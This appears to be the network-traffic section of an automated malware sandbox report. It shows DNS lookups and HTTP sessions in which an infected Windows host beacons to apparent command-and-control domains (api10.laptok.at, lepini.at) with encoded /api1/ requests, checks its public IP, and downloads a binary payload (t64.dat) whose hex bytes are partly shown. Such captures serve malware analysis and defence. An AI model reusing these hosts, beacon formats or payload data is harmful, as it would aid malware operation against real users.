Nov 24, 2020 20:36:31.565710068 CET	192.168.2.4	208.67.222.222	0x3	Standard query (0)	myip.opendns.com	28	IN (0x0001)
Nov 24, 2020 20:36:32.435195923 CET	192.168.2.4	8.8.8.8	0x1dd2	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 24, 2020 20:36:34.044433117 CET	192.168.2.4	8.8.8.8	0x124f	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 24, 2020 20:34:41.202810049 CET	8.8.8.8	192.168.2.4	0x316c	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 20:35:27.306971073 CET	8.8.8.8	192.168.2.4	0x54aa	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 20:35:32.070224047 CET	8.8.8.8	192.168.2.4	0x72ba	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 20:36:23.771503925 CET	8.8.8.8	192.168.2.4	0x4693	No error (0)	c56.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 20:36:31.500720024 CET	8.8.8.8	192.168.2.4	0x17ea	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Nov 24, 2020 20:36:31.523708105 CET	208.67.222.222	192.168.2.4	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Nov 24, 2020 20:36:31.542952061 CET	208.67.222.222	192.168.2.4	0x2	No error (0)	myip.opendns.com		84.17.52.25	A (IP address)	IN (0x0001)
Nov 24, 2020 20:36:31.582151890 CET	208.67.222.222	192.168.2.4	0x3	Name error (3)	myip.opendns.com	none	none	28	IN (0x0001)
Nov 24, 2020 20:36:32.472851038 CET	8.8.8.8	192.168.2.4	0x1dd2	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 24, 2020 20:36:34.080185890 CET	8.8.8.8	192.168.2.4	0x124f	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49740	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:34:41.512365103 CET	758	OUT	GET /api1/wRVY2NGdrRF/A_2Fha_2BTMf9b/Bkb0axFyVYg6CTiYCB0u_/2BNYoZUqIeFy6mXY/RsCAvo5yVPYtDbs/KEFb4oNdgILibF2Swr/l2w7rEJuT/Pp84EV24JCnppdQDLtg7/0g_2BJz5R_2FkQu9e_2/FGSaB0rJRCWjGvLRGTnGVc/lu0pUH4kxZUPO/79c_2Bxp/zlxSbOn31EVZ_2FT_2BE4Ox/zrp24711fz/qBCMvOouQ_2B_2FBw/tevTXGEDmXVA/Fo3RVdsoq0v/QtV4LsUKm4P4d7/Q_0A_0Dq_2BFdmy3Ge3KN/bxiA2odSfTOC3fY6/QHvvQODRC/J_2BkRbDk_2F/bf HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 20:34:42.636598110 CET	759	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:34:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a c5 6e ec 40 10 45 3f c8 0b 33 2d cd cc ec 9d 71 cc cc 5f ff f2 a4 28 8a 94 4c c6 ee ae aa 7b 8e a7 73 8e 1f 25 9c 00 53 49 e5 26 0d 27 5f 16 a3 50 98 10 60 e6 36 9e 39 15 17 5d 05 6b 9d 70 5f 59 26 3e 2a 8a 9e ba b2 f1 6f 1f 14 7a 72 d4 f6 71 67 86 8d aa 37 b1 1a c0 b9 c6 3c f7 e7 df 9c d3 c5 0a a2 d9 2b 76 b5 f0 db a8 76 0d ad 2e db ba ca 83 d1 5f d6 a7 de c0 e2 7d e2 cf 8f 7b 0e 40 a1 15 12 ce cf 9a cb 89 4b 9b e1 ca 6c fa 31 58 ac 4e f9 e8 7e 8c c1 7e fc 98 7e 57 8b c3 b4 a8 2f 45 a9 9b aa 2f b1 46 c9 c6 e4 56 b5 30 ee cd a8 9f f9 a0 c3 3a 34 ed 8e fd 0e d5 7e 78 7b d1 aa 1e a6 19 d3 c4 4f d0 01 76 df 2a e6 74 d5 d1 ad d6 94 38 c5 b5 a2 6d 8c 99 c3 35 2b e4 cd 3a c0 7e 76 e7 2d 08 c4 e3 ac 58 ff 5d b4 12 72 a2 b3 00 0a 7d 9c 26 b5 52 2b d9 28 2a 21 2e 6c 61 5e e7 e1 a0 5a 4c 50 04 2a 3b 8d 76 2d 71 cf 6e d5 62 58 85 08 89 c9 71 71 b4 5f 80 b7 e8 01 25 b1 8c 61 e8 d7 e0 d9 2d e7 3d 2a 94 ac 7a 9c c3 74 98 1a 1f 06 99 2c a2 de 51 e4 32 85 50 db d9 80 0e cc 22 c8 84 25 8e 2f a7 9e 95 61 3d 3f 1a a0 ec 44 9c ab 95 fe 70 db 4f 60 73 d0 89 32 9d f0 42 4a 66 17 be 70 04 7b 2b 12 de fa a6 8e 1f 29 c6 37 87 4f a3 88 4b 62 b4 87 ad e5 bf 1b 34 6f 62 55 32 65 ba 37 d5 01 37 4b 11 b6 54 e2 7b ff 78 35 69 bb 98 3e 93 d7 1f 49 68 0d cb b4 0e ca 9a 13 20 c3 53 80 90 3c b4 58 a0 c6 e0 94 ea 01 30 64 70 9a 95 a0 b0 18 3d 34 c7 c8 85 9c 6d fc 74 e5 ee d4 43 91 bf 76 15 d8 62 4e 6e f1 de 42 fd 88 58 3d b3 8c c6 87 e3 97 58 5a 2e 3d 59 99 3a b4 52 8b 66 b8 79 c2 fd b8 6b d2 b3 69 31 49 27 22 1c 4b b4 70 b0 b6 83 75 a2 ab 56 0c 7e f0 50 0d 5f 67 e2 f6 70 5e 42 14 22 32 01 dd 2b 44 a8 93 3a 50 78 29 46 3c 5b 17 7e 77 81 bb 47 a1 64 12 7e fe a1 c0 77 56 21 48 fc f5 c8 2d b8 d3 9c 4b 57 a0 ab 0d 0f 8b 66 fe 0e 3f 9f 7b 65 3a e0 3c 84 5b 41 33 f8 04 c6 95 3d 2b e5 a6 84 25 ef f9 e5 cb 41 54 98 dc 90 d9 fe 96 d5 10 41 4d 8d f1 bb 55 f1 75 a6 1f e7 3c 56 e3 06 fc 04 e5 d8 f4 6c b1 fb 21 dd cf f1 8e 99 79 78 ac f5 97 b9 03 2d 8c d9 76 0c bd 6b 74 5e 91 30 04 73 a4 1e 5b 78 bf 8f 67 9e 5f 7a bc fe 86 f6 8e a3 ee c5 85 ad 3f af 6b 42 3e a2 fa c8 22 88 67 a4 4e 10 95 49 cf 03 f5 b8 41 d9 ed 75 dd ea 98 05 3d 2d aa 43 8b be d0 f5 63 a6 aa fc 96 cf ba 60 02 fb 8a 92 16 72 cb e0 cc 2b 7d 33 02 bb 66 0b 54 2a 60 4c cd c3 9a a0 cd ea 94 92 79 76 71 51 ea 42 30 30 d5 31 3e 87 78 c1 45 26 75 04 32 d9 17 14 f6 26 08 e3 a5 e1 3e f9 c1 71 43 04 c3 a5 a5 79 3b 75 76 75 a4 29 f7 cc 98 be d1 c4 3b a1 6d 9b 88 9f 38 d3 96 d6 78 75 06 60 1f 86 57 3d 21 64 6c c0 e6 c0 da c3 1e c5 a1 c6 a9 74 bb d3 02 48 e5 bc 88 b8 98 09 5a 3b 80 59 83 8b 32 24 72 b7 21 d6 49 e2 0c 35 75 8e 2a 15 0f 8d 65 92 f6 8d 57 2c 46 98 42 6e 78 69 62 23 86 8a ee eb 25 a3 13 89 e7 f8 36 a3 65 ae 25 25 68 97 ce ec 5f f5 e0 a7 95 89 68 73 b8 a2 0c 68 26 e2 f3 33 a2 7d 45 04 97 d7 48 6c 1b 4b 0d b9 89 2f 83 78 11 6d 47 c4 27 46 bd f6 ef 3a 1d 79 bf 46 6b 7c fa 7e 57 84 53 f9 05 90 77 2f 10 66 c8 e8 22 35 69 b8 e3 b2 9e 49 58 81 dd e1 9d aa 6b 39 bf 63 e5 d0 7b 42 fb db e2 49 97 47 8e b6 d8 cb b7 a2 f9 e8 4a 18 75 2c 03 70 25 8b f7 bb 2a cc 91 79 7d 3e 63 87 97 12 ab 78 ba Data Ascii: 2000n@E?3-q_(L{s%Sl&'_P`69]kp_Y&>*ozrqg7<+vv._}{@Kl1XN~~~W/E/FV0:4~x{Ov*t8m5+:~v-X]r}&R+(*!.la^ZLP*;v-qnbXqq_%a-=*zt,Q2P"%/a=?DpO`s2BJfp{+)7OKb4obU2e77KT{x5i>Ih S<X0dp=4mtCvbNnBX=XZ.=Y:Rfyki1I'"KpuV~P_gp^B"2+D:Px)F<[~wGd~wV!H-KWf?{e:<[A3=+%ATAMUu<Vl!yx-vkt^0s[xg_z?kB>"gNIAu=-Cc`r+}3fT*`LyvqQB001>xE&u2&>qCy;uvu);m8xu`W=!dltHZ;Y2$r!I5u*eW,FBnxib#%6e%%h_hsh&3}EHIK/xmG'F:yFk|~WSw/f"5iIXk9c{BIGJu,p%*y}>cx

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49739	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:34:44.202896118 CET	971	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:34:44.988176107 CET	971	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 24 Nov 2020 19:34:44 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49765	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:35:27.597718000 CET	6145	OUT	GET /api1/1uvbKU_2Bbc/ULu41miz1odgDS/0s31zFbFtyChQRUZdq4O6/uZoXvkdGnqZk3S6m/sjGRAy2VVHXHIW C/GbATokLhfRKxJlkWlf/rpIWzL8Zz/AoLyYlkQLp5Egmn3wei2/_2BYsLzf0AqH_2FfXyU/ERE14WKmMp42qnHDG4 GKCW/dW1JtsfpRq1bQ/nxcOGVyd/44_2FNnM0ZUEbkxaxhi6GSR/lIHQEHFzka/2x7wIaFlGrWFy74sl/6cFqI7aHF 8g5/CnaY7J6ktLq/m_0A_0DTO0929p/475exW0EBf88dYERW4hkW/yci4B7l977luXmG4/ieH0MCQdwnavDmP/zBg2fJ8N/s HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 20:35:28.619273901 CET	6147	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:35:28 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 03 14 9a 45 b6 83 40 14 44 17 c4 00 b7 21 ee 10 5c 66 10 dc dd 56 ff f3 4f e6 a1 a1 5f 57 dd 4b d2 dc 00 f6 4e f3 e3 e2 49 06 3f b5 1d 73 97 c5 05 11 f5 cd 87 bb 67 9f 88 a3 fc e7 2e 6c 0d 7a df 51 ed f9 40 a3 ad bb a7 9c 05 16 21 fc dc b4 49 71 8a 80 f6 13 4b 77 ef 04 6e 4f 99 1f b9 60 c3 2a 0f 8f 0d e8 13 83 7e 35 82 02 66 53 fd 49 32 d9 11 d9 a6 48 c3 f4 e6 d1 74 82 2f 36 3e e9 c1 a5 7f 1c 55 6d 9d d4 d9 a8 0b 8a 33 48 07 45 a3 5d 17 8e 61 6c 54 96 9d c9 51 4b 61 09 b6 e1 c1 59 27 ae 33 55 f7 a4 5e 6c 64 46 b0 89 21 4a fb a1 ef ae 7e 87 03 5a 16 85 e4 90 40 0b d5 a3 68 63 3a b3 a5 f3 ca bf 78 61 b6 f4 7a f4 6e 67 86 c0 e8 83 66 ca bd e1 d5 a3 05 75 f0 89 e7 ba 2e 87 15 ce d5 b5 d3 ee 89 4e 69 f0 8b 37 59 d5 b7 67 aa 80 52 9e 84 ed b5 2c 95 be d6 a9 3d 8d 3c 0a 4e 34 53 87 c6 81 dc 09 fa fc ae 01 51 45 36 7d 1c c5 8e 5a fa b5 9a af 03 36 33 f1 d9 f9 60 fa 5e 7c 77 35 03 07 30 9c 8a 1f 53 26 4e 73 9b 22 8f 85 7e 83 a2 11 91 5b 75 5f f9 3e bf df 4b 51 68 21 11 85 3a 9c 85 f4 cc 3e 37 c8 63 49 54 91 f1 9e 09 19 3f 45 70 10 ae 4f 84 95 cc f7 a6 03 32 71 54 d4 5f cf 88 81 64 4c 79 b9 b3 9c 98 b3 8e 0a fa 3a 88 aa bc f5 30 4a 63 88 c3 c8 d2 59 bf b7 da 8a 3d ae aa 0e e4 1b 6f 86 66 8b 40 28 c8 22 40 bb 08 c9 90 9f 00 c1 4a 00 c5 f6 19 c4 4c 7f 5b 61 e5 fb bc d6 28 7d ad 84 dd 42 1e f4 72 29 84 d7 da 67 0e 06 99 a0 8c 58 28 f2 1d 56 e0 67 db 4c e6 4d 93 6c ec cf 55 d9 80 15 da 5a ce f2 b5 f5 ad ed fe 0a 0f e5 93 e9 e4 a4 02 41 e1 e0 45 2f 3f 4f 3d 3a 22 b3 3d 83 76 50 b1 61 a9 bc d0 2c e5 52 fa db b4 55 01 68 09 03 d0 b1 db ee 92 3d 35 01 56 6f e5 1f 82 e4 75 df f4 5b 2e 91 e4 46 82 a3 bc bc 97 eb 21 ed e2 e3 f5 32 fe 6a e5 70 93 f5 f1 5d c1 8b e7 e2 3a 3c 69 41 d2 e7 67 ff a2 ea 8e 50 bb ae 2d 51 bd c6 e2 a8 8c 2d 6b 51 d8 4d 25 b6 70 a4 69 0b da 1f bf 5e 92 2c 3f 7a 65 48 4b 50 ed c4 ad 37 6f 6b 55 6b ca cc 03 02 34 4c 7c 9c a4 19 fa 14 f3 70 ac 64 9f 0f f9 cb 19 40 f8 e9 b4 90 16 ce 9e 61 9b 61 54 f9 38 db 21 bb ec 5c 2d 67 be 72 c6 e5 df 3a d4 c3 a0 e6 d7 c3 60 46 58 62 65 d2 b9 d1 ee f5 63 f6 40 2b 0d e1 04 65 59 c8 11 10 d4 63 a1 e3 17 eb 40 5a 61 22 a6 99 72 8f b4 02 b7 b2 ee ef 8c 62 dc c7 df 86 2e a3 9c 73 f9 1e 54 5e 8e 79 60 e5 8c c3 fb 3b fc 44 19 52 b3 d5 5e c4 eb fd c5 dc e3 98 70 fa b2 8c 4f 11 8b 47 e1 cd 77 73 aa f6 a5 5d cc f1 9b 00 40 c1 5f 0c ca 53 2d c8 89 15 6b 2e 06 0a 85 bb 6f 78 25 d3 ca 2e 64 01 50 11 96 4b b1 2e 36 8e 69 68 23 41 1f c2 26 2a 8a ac c3 e5 32 0c 91 b1 15 ff 2d 8f 98 19 df 83 72 ed 15 30 a9 9d 78 ae 4e f4 ea 26 75 0b 85 4b 44 0b 66 9f 33 52 dc 27 59 05 31 4d a7 e3 be 45 9d 1b 06 e5 64 a5 a4 02 86 55 9a 62 f4 95 26 bc 4d 20 3c e4 8f 0a dc f3 08 32 5d 17 b0 ee 22 73 c4 88 03 0e 21 17 8a 54 fa 90 ee 6a ba 1b 99 8e 89 65 20 05 96 d8 0d d6 a7 06 b6 88 a0 aa b2 6f ef 32 c4 b9 d9 31 ce ad f0 91 64 1d 56 a7 13 e8 ad 6b bf 7e 5b 69 13 ef d1 c8 b8 ab 95 1d d2 25 2c e8 b4 ca ac 93 c3 84 02 72 65 f0 01 5a 34 2a 09 f1 f5 40 d9 a0 81 1d b6 02 ab 97 0c da 33 5e 5a a1 22 7c 33 18 fc 50 05 45 93 2c 26 99 06 7f 2e c7 80 6e ad 23 20 af 51 3e 5b ca 79 aa 99 af af 9d dd 9c 88 4b 31 82 e6 d0 d6 Data Ascii: 2000E@D!\fVO_WKNI?sg.lzQ@!lqKwnO`*~5fSI2Ht/6>Um3HE]alTQKaY'3U^ldF!J~Z@hc:xazngfu.Ni7YgR,= <N4SQE6}Z63`^|w50S&Ns"~[u_>KQh!:>7cIT?EpO2qT_dLy:0JcY=of@("@JL[a{}Br)gX(VgLMlUZAE/?O=:"=vPa,RUh=5Vou[.F!2jp]:<iAgP-Q-kQM%pi^,?zeHKP7okUk4L|pd@aaT8!\-gr:`FXbec@+eYc@Za"rb.sT^y`;DR^pOGws]@_S-k.ox%.dPK. 6ih#A&*2-r0xN&uKDf3R'Y1MEdUb&M <2]"s!Tje o21dVk~[i%,reZ4*@3^Z"|3PE,&.n# Q>[yK1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49764	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:35:30.484663010 CET	6413	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 20:35:31.301166058 CET	6413	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 24 Nov 2020 19:35:31 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49767	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:35:32.350853920 CET	6415	OUT	GET /api1/tQTtTlNNyyTHp8mZxwj/87ufrUlrtp1usWYjjxq_2B/yAOH12_2F1IYJ/lKW5AYnq/_2BbaPBw_2BvxMvagxVqPyJ/jSUh2wAda1/gHbr670JVUq1KwK7N/6uxLXG5CHSWb/dgl5wFu8VM1/Rkwn44dvXkxcGr/6ai4evYmGZZapTEFZPM6t/l7dnGylpkoukj_2B/UIph5LMwbusYJYR/SgNVcjHjuu6gNQMV1u/yo8w_2BDc/tr29yULxa_2FW8vjKL1w/IkKYcWnRbp20t9pYrs_/0A_0DOoPdbEyCpXUb3P_2B/SP7qNsXNt82Vl/EBYqhcdo/ksN77WU_2Bu9u_2Bp6ImMCY/qmYYk7_2FYRubl/N HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 20:35:33.336285114 CET	6416	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:35:33 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 34 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d d4 c5 91 85 00 00 44 c1 80 38 60 1f 3b e2 ee ce 0d 77 77 a2 df cd 60 aa de 54 17 39 a6 bf 1d fc 45 c4 ad c1 78 3a f9 8f 6a 67 1f 64 f9 66 90 e4 79 86 9a 61 8e a8 a9 8f 01 91 00 eb 9b 2d b4 18 13 10 47 fc 10 4c 70 24 9e d1 b5 ca af b2 26 d0 95 00 5c 5b 74 73 a0 be 17 b2 24 ee 2a 72 78 38 4a cf 87 38 7d 37 a1 47 dd 14 84 56 98 a6 cd d6 1d 52 e9 a4 7b 13 64 a7 3d de 19 9a bd 18 09 50 d9 8c 15 6b 43 8b 91 21 04 17 c2 d5 fb 96 1b e4 81 f6 05 39 58 62 e9 a7 4c 7b de 8f d2 89 1e 56 39 2e 94 20 42 8e ee f8 5a a6 0a 9e 8a 92 04 f3 e4 a0 3a 3a 5c 7b 5d 0e df 6b 60 f1 2c ef 20 8c aa 9a 50 e1 01 5f f5 24 9a 9b e9 e3 9a 32 01 1a f3 a7 84 7e 11 c3 22 ce 62 9e 4f 4c a2 01 b3 9f f4 d0 0f b5 7d 39 40 14 cc a6 f3 92 be 45 60 23 18 f7 94 b0 58 ec 4c 2a d7 b6 61 ff ad 21 ba 1a 61 14 f9 08 5a 4c 97 39 cd d8 8f e7 71 65 12 ee a5 43 53 02 eb 67 14 cc 06 9a 7b ae 12 f8 b8 96 a7 57 2e bb 02 4d a1 27 c4 e5 f9 37 93 57 5b 04 72 b8 f1 cb 1f a7 13 2b 5e c4 f8 ed 39 a9 42 01 fd 86 08 e9 0a a9 dd c3 2d 15 9d 7e a0 42 94 4e 8e 0a 24 3e 9a be 5f 35 4d 02 ac 79 03 82 c9 45 99 fc e9 67 fc 39 8e b3 2e 3a 65 db 3b 61 90 f7 59 39 16 f7 c8 7f 41 6d b8 6c 2b 2d 6c 8c 6e 90 06 6e 6c 78 e2 ce 34 3f 29 a9 83 9f 35 74 af cf 58 79 18 75 42 a0 70 cf 62 86 84 88 f7 60 9b ca a4 c7 db 5c ac 6c 40 cb d1 e1 37 8e ac 01 1b 24 b5 05 5c 43 3d 1b 17 18 96 31 2c 67 5b b9 84 0b 33 2f bf ce 7a 35 f3 0b 3b 3d 7a 3a 25 20 c6 8e 4a b9 63 c3 e3 7f 70 bf 4f 49 67 b9 de 92 cf 81 92 cb 0c 67 21 ee f5 56 2b ba 8f 73 e5 eb 07 c4 ec 81 24 aa dc 4e 98 94 a3 4a 47 4a 48 52 98 fc f2 97 9c db b5 c1 29 bd a1 0a 34 f4 73 0e 37 3f f6 73 90 a7 3e c4 48 9b d0 b6 c7 61 d2 82 40 36 01 a5 f9 13 f7 e0 66 70 02 06 0f 6f c8 b4 75 0a a8 c8 f7 52 e9 d0 c6 1c 23 78 8b 63 b0 5f 70 29 9a 8e a1 b1 0f 59 84 9c 97 0e 9d b4 56 95 00 74 01 8b 85 2a ce 1d c2 8c b9 93 9f 6b 47 e3 bc 2d 73 34 ba bf 08 5d 5a b7 bb 41 b7 b1 f2 1c e5 3a 23 e8 5c e7 eb 5f cd cc 6e 42 fb 9d a0 a1 2a e2 af ec 59 ec 0a 85 d0 14 66 20 82 61 5e 44 0f 4d 1a d2 c2 ea 34 df e0 34 27 fc 40 b9 05 49 6a 80 7c 41 f4 c6 fe 95 34 99 be e1 9b 36 e3 a4 ee e9 b9 59 c7 7a 5c f8 af e1 eb f9 40 1a d1 ad 61 dd 6c 58 a0 9 e de de 29 bf d9 21 40 0b 27 10 3c 49 17 38 eb aa f8 98 2c 85 08 5f fc f2 75 55 6d d4 b8 bd 72 0b dc d2 f6 7d 47 26 06 1b 48 b7 90 17 bd 81 91 f5 cc 5b 5f 38 92 23 2f 00 57 a5 c0 d4 7e 2d 47 8e ad 72 54 2c 30 72 98 a8 de 34 7f 16 77 4e 4e cf 66 c1 a3 4f f9 ce d0 7a 85 21 96 84 1f 26 18 71 24 bf 0e d5 ed cf cd 3e 3f ea 60 f1 9e 1a dd b1 1b f2 ce 8c 09 ca fd d6 22 3e a2 f4 18 2d db c7 e3 b2 4f 30 cd b9 cf b6 7f 9b bc 01 8e 26 23 42 43 a9 d3 3a d9 f6 97 53 43 43 cc 42 0b e1 6b 0a 98 cd e6 8c 4d 96 c3 d7 fc 1a e4 f3 c8 49 88 cf 24 fb c6 b1 9b ca df 00 49 74 c5 f8 77 2f 08 c6 94 a9 b1 b2 60 d9 b3 78 ab dd 55 c3 8c 44 d7 76 7c 8d 7c 22 56 7c 75 18 cb b1 76 98 92 ab 13 c5 85 1c ff 14 28 85 4c 8d 74 ea a1 81 76 a9 06 09 2e 46 76 0e dd c2 f2 e0 1b 90 fd 55 24 aa 15 33 7f 15 b6 a6 23 cb 35 fe a0 05 ee 20 1a fb d1 37 d1 59 47 06 ef 64 52 1b 9c b3 4d b7 56 ae 4f f4 89 d6 68 43 9f 1c 7d f6 c3 1c 82 83 e1 32 b2 6c a3 c5 50 6a 62 9a e5 9c Data Ascii: 740D8`;ww`T9Ex:jgdfya-GLp$&\[ts$*rx8J8}7GVR{d=PkC!9XbL{V9. BZ::\{]k`, P_$2~"bOL}9@E`#XL* a!aZL9qeCSg{W.M'7W[r+^9B-~BN$>_5MyEg9.:e;aY9Aml+-lnnlx4?)5tXyuBpb`\l@7$\C=1,g[3/z5;=z:% JcpOIgg!V+s$ NJGJHR}4s7?s>Ha@6fpouR#xc_p)YVt*kG-s4]ZA:#\_nB*Yf a^DM44'@Ij\A46Yz\@alX)!@'<I8,_uUmr}G&H[_8#/W~-GrT, 0r4wNNfOz!&q$>?`">-O0&#BC:SCCBkMI$ltw/`xUDv|"V\uv(Ltv.FvU$3#5 7YGdRMVOhC}2lPjb

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49770	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:36:24.048608065 CET	6439	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at
Nov 24, 2020 20:36:24.714663982 CET	6440	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:36:24 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 